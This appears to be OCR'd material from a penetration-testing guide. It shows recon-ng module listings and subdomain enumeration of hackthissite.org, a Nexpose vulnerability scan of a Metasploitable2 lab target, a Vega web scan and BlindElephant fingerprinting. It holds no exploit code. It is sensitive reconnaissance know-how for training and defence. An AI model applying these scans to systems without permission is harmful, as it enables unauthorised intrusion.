

[recon-ng][default] > help
Commands (type [help|?] <topic>):
add Adds records to the database
back Exits the current context
delete Deletes records from the database
exit Exits the framework
help Displays this menu
keys Manages framework API keys
load Loads specified module
pdb Starts a Python Debugger session
query Queries the database
record Records commands to a resource file
reload Reloads all modules
resource Executes commands from a resource file
search Searches available modules
set Sets module options
shell Executes shell commands
show Shows various framework items
snapshots Manages workspace snapshots
spool Spools output to a file
unset Unsets module options
use Loads specified module
workspaces Manages workspaces
[recon-ng][default] >


```
[recon-ng][default] > show modules

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file
    import/list

  Recon
  -----
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
    recon/companies-contacts/jigsaw_auth
    recon/companies-contacts/linkedin_auth
    recon/companies-multi/github_miner
    recon/companies-multi/whois_miner
    recon/companies-profiles/bing_linkedin
    recon/contacts-contacts/mailtester
    recon/contacts-contacts/mangle
    recon/contacts-contacts/unmangle
    recon/contacts-credentials/hibp_breach
```


```
---------------
HACKTHISSITE.ORG
---------------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackthissite.org
[*] www.hackthissite.org
[*] tor.hackthissite.org
[*] www.irc.hackthissite.org
[*] irc-www.hackthissite.org
[*] v3dev.hackthissite.org
[*] radio.hackthissite.org
[*] mirror.hackthissite.org
[*] forums.hackthissite.org
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackthissite.org+-domain%3Awww.hackthissite.org+
-domain%3Ator.hackthissite.org+-domain%3Awww.irc.hackthissite.org+-domain%3Airc-www.hackthissite.org+-do
main%3Av3dev.hackthissite.org+-domain%3Aradio.hackthissite.org+-domain%3Amirror.hackthissite.org+-domain
%3Aforums.hackthissite.org
[*] admin.hackthissite.org
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Ahackthissite.org+-domain%3Awww.hackthissite.org+
-domain%3Ator.hackthissite.org+-domain%3Awww.irc.hackthissite.org+-domain%3Airc-www.hackthissite.org+-do
main%3Av3dev.hackthissite.org+-domain%3Aradio.hackthissite.org+-domain%3Amirror.hackthissite.org+-domain
%3Aforums.hackthissite.org+-domain%3Aadmin.hackthissite.org

-------
SUMMARY
-------
[*] 9 total (6 new) hosts found.
```



https://127.0.0.1:3780/login.jsp
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
nexpose
Log on
Username
admin
Password
LOG ON
RAPID7


Activate License
You need an active license for scanning and reporting. To activate automatically over the Internet, use a product key. If you do not have a key request one.
Enter a product key:
ACTIVATE WITH KEY
Use a license file
CANCEL


Nexpose Security Console ::
Nexpose Security Co...
Home - Arachni - We...
Files - OneDrive
https://127.0.0.1:3780/asset/index.jsp
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
nexpose
Create
Asset Group
Dynamic Asset Group
Report
Site
Tags
INFO & SECURITY
ASSETS
AUTHENTICATION
TEMPLATES
ENGINES
ALERTS
GENERAL
ORGANIZATION
ACCESS
General
Name
Metasploitable2
Importance
Normal
Description
Deliberately vulnerable target.
User-added Tags
CUSTOM TAGS
LOCATIONS
OWNERS
CRITICALITY


Site Configuration
INFO & SECURITY
ASSETS
AUTHENTICATION
TEMPLATES
ENGINES
INCLUDE
1 assets
1
Assets
Browse...
No file selected.
172.16.122.193
Enter name, address, or range.


SITES
Name
Assets
Vulnerabilities
Risk
Scan Engine
Type
Scan Status
Scan
Edit
Metasploitable2
0
0
0.0
Local scan engine
Static
Not scanned
CREATE SITE


Full audit without Web Spider | View all scans
Metasploitable2 | View all sites
SCAN PROGRESS
Scan Type
Started
Assets
Vulnerabilities
Elapsed
Assets Scanned
Scan Engine
Manual
6/10/2016 2:48 PM
0
0
17 seconds
Asset discovery is in progress...
Active: 0, Pending: 0, Complete: 0
Local scan engine
STOP SCAN
PAUSE SCAN

VULNERABILITIES


> Apply Filters (0 applied)

Exposures: Susceptible to malware attacks | Metasploit-exploitable | Exploit published

Title			CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
VNC password is "password"			10	989	Fri Jan 01 1999	Tue Dec 03 2013	Critical	1	Exclude
Default SSH password: root password "password"			10	967	Mon Nov 01 2004	Wed Dec 04 2013	Critical	1	Exclude
Default Telnet password: root password "password"			10	966	Tue Jan 25 2005	Wed Dec 04 2013	Critical	1	Exclude
Shell Backdoor Service			10	919	Thu Jan 01 1970	Tue Jul 29 2014	Critical	1	Exclude
MySQL default account: root/no password			7.5	889	Tue Dec 31 2002	Thu Aug 22 2013	Critical	1	Exclude
Obsolete Version of PHP			10	868	Wed Jul 25 2007	Mon Sep 14 2015	Critical	1	Exclude
MySQL Obsolete Version			10	868	Wed Jul 25 2007	Thu Jul 10 2014	Critical	1	Exclude
ISC BIND: inet_network() off-by-one buffer overflow (CVE-2008-0122)			10	863	Tue Jan 15 2008	Fri Feb 13 2015	Critical	2	Exclude
PHP Multiple Vulnerabilities Fixed in version 5.2.8			10	860	Mon May 05 2008	Mon May 30 2016	Critical	1	Exclude
FTP credentials transmitted unencrypted			7.3	859	Mon Nov 18 1996	Mon Jun 16 2014	Severe	1	Exclude

Showing 1 to 10 of 319 | Export to CSV

Rows per page: 10 1 of 32






Select a Scan Target
Choose a target for new scan
VEGA
Scan Target
Enter a base URI for scan:
hackthissite.org
Choose a target scope for scan
Default Scope
Edit Scopes
Web Model
Include previously discovered paths from Web model
< Back
Next >
Cancel
Finish


Select Modules
Choose which scanner modules to enable for this scan
VEGA
Select modules to run:
Injection Modules
XSS Injection checks
Bash Environment Variable Blind OS Injection (CVE-2014-6271, CVE-2014-6278)
Remote File Include Checks
Shell Injection Checks
HTTP Trace Probes
Integer Overflow Injection Checks
XML Injection checks
Blind SQL Text Injection Differential Checks
URL Injection checks
Local File Include Checks
Cross Domain Policy Auditor
< Back
Next >
Cancel
Finish


Authentication Options
Configure cookies and authentication identity to use during scan
VEGA
Identity to scan site as:
Set-Cookie or Set-Cookie2 value:
Add cookie
Remove selected cookie(s)
< Back
Next >
Cancel
Finish


Parameters
Add names of parameters to avoid fuzzing during scan
VEGA
Exclude Parameters
Exclude listed parameters from scan
__viewstate
csrftoken
anticsrf
__eventtarget
__viewstateencrypted
xsrftoken
__eventargument
__eventvalidation
csrfmiddlewaretoken
Enter name of parameter to exclude
Add
Remove
< Back
Next >
Cancel
Finish


Subgraph Vega
File Scan Window Help
Scanner Proxy
Website View
hackthissite.org
www.hackthissite.org
affiliates.mozilla.org
data.htscdn.org
hts.io
Scan Alerts
07/08/2016 21:39:55 [Completed]
Scan Info
VEGA
Scan Alert Summary
High (14 found)
Session Cookie Without Secure Flag 1
Session Cookie Without HttpOnly Flag 1
Cleartext Password over HTTP 4
Cross-Site Script Include 8
Medium (1 found)
Local Filesystem Paths Found 1
Low (4 found)
Form Password Field with Autocomplete 4
Identities
Proxy is not running
61M of 307M


Subgraph Vega
File Scan Window Help
Scanner Proxy
Website View
hackthissite.org
www.hackthissite.org
affiliates.mozilla.org
data.htscdn.org
hts.io
Scan Alerts
07/08/2016 21:47:40 [Completed]
http://www.hackthissite.org (24)
High (14)
Cleartext Password over HT
/
/pages/
/pages/index/
/pages/index/index.php
Cross-Site Script Include (8
Session Cookie Without Htt
Scan Info
VEGA
Open Source Web Security Platform
Cleartext Password over HTTP
AT A GLANCE
Classification Environment
Resource /pages/
Risk High
REQUEST
GET /pages/
DISCUSSION
Vega detected a form with a password input field that submits to an insecure (HTTP) target. Password values should never be sent in the clear across insecure channels. This vulnerability could result in unauthorized disclosure of passwords to passive network attackers.
IMPACT
Vega has detected a form that can cause a password submission over an insecure channel.
Identities
Proxy is not running
63M of 311M

```
root@kali:~# BlindElephant.py -l
Currently configured web apps: 15
confluence with 0 plugins
drupal with 16 plugins
 - admin_menu
 - cck
 - date
 - filefield
 - google_analytics
 - imageapi
 - imagecache
 - imagefield
 - imce
 - imce_swfupload
 - pathauto
 - print
 - spamicide
 - tagadelic
 - token
 - views
joomla with 0 plugins
liferay with 0 plugins
mediawiki with 0 plugins
moodle with 0 plugins
movabletype with 0 plugins
oscommerce with 0 plugins
phpbb with 0 plugins
phpmyadmin with 0 plugins
phpnuke with 0 plugins
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Jun 2016 06:28:19 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
```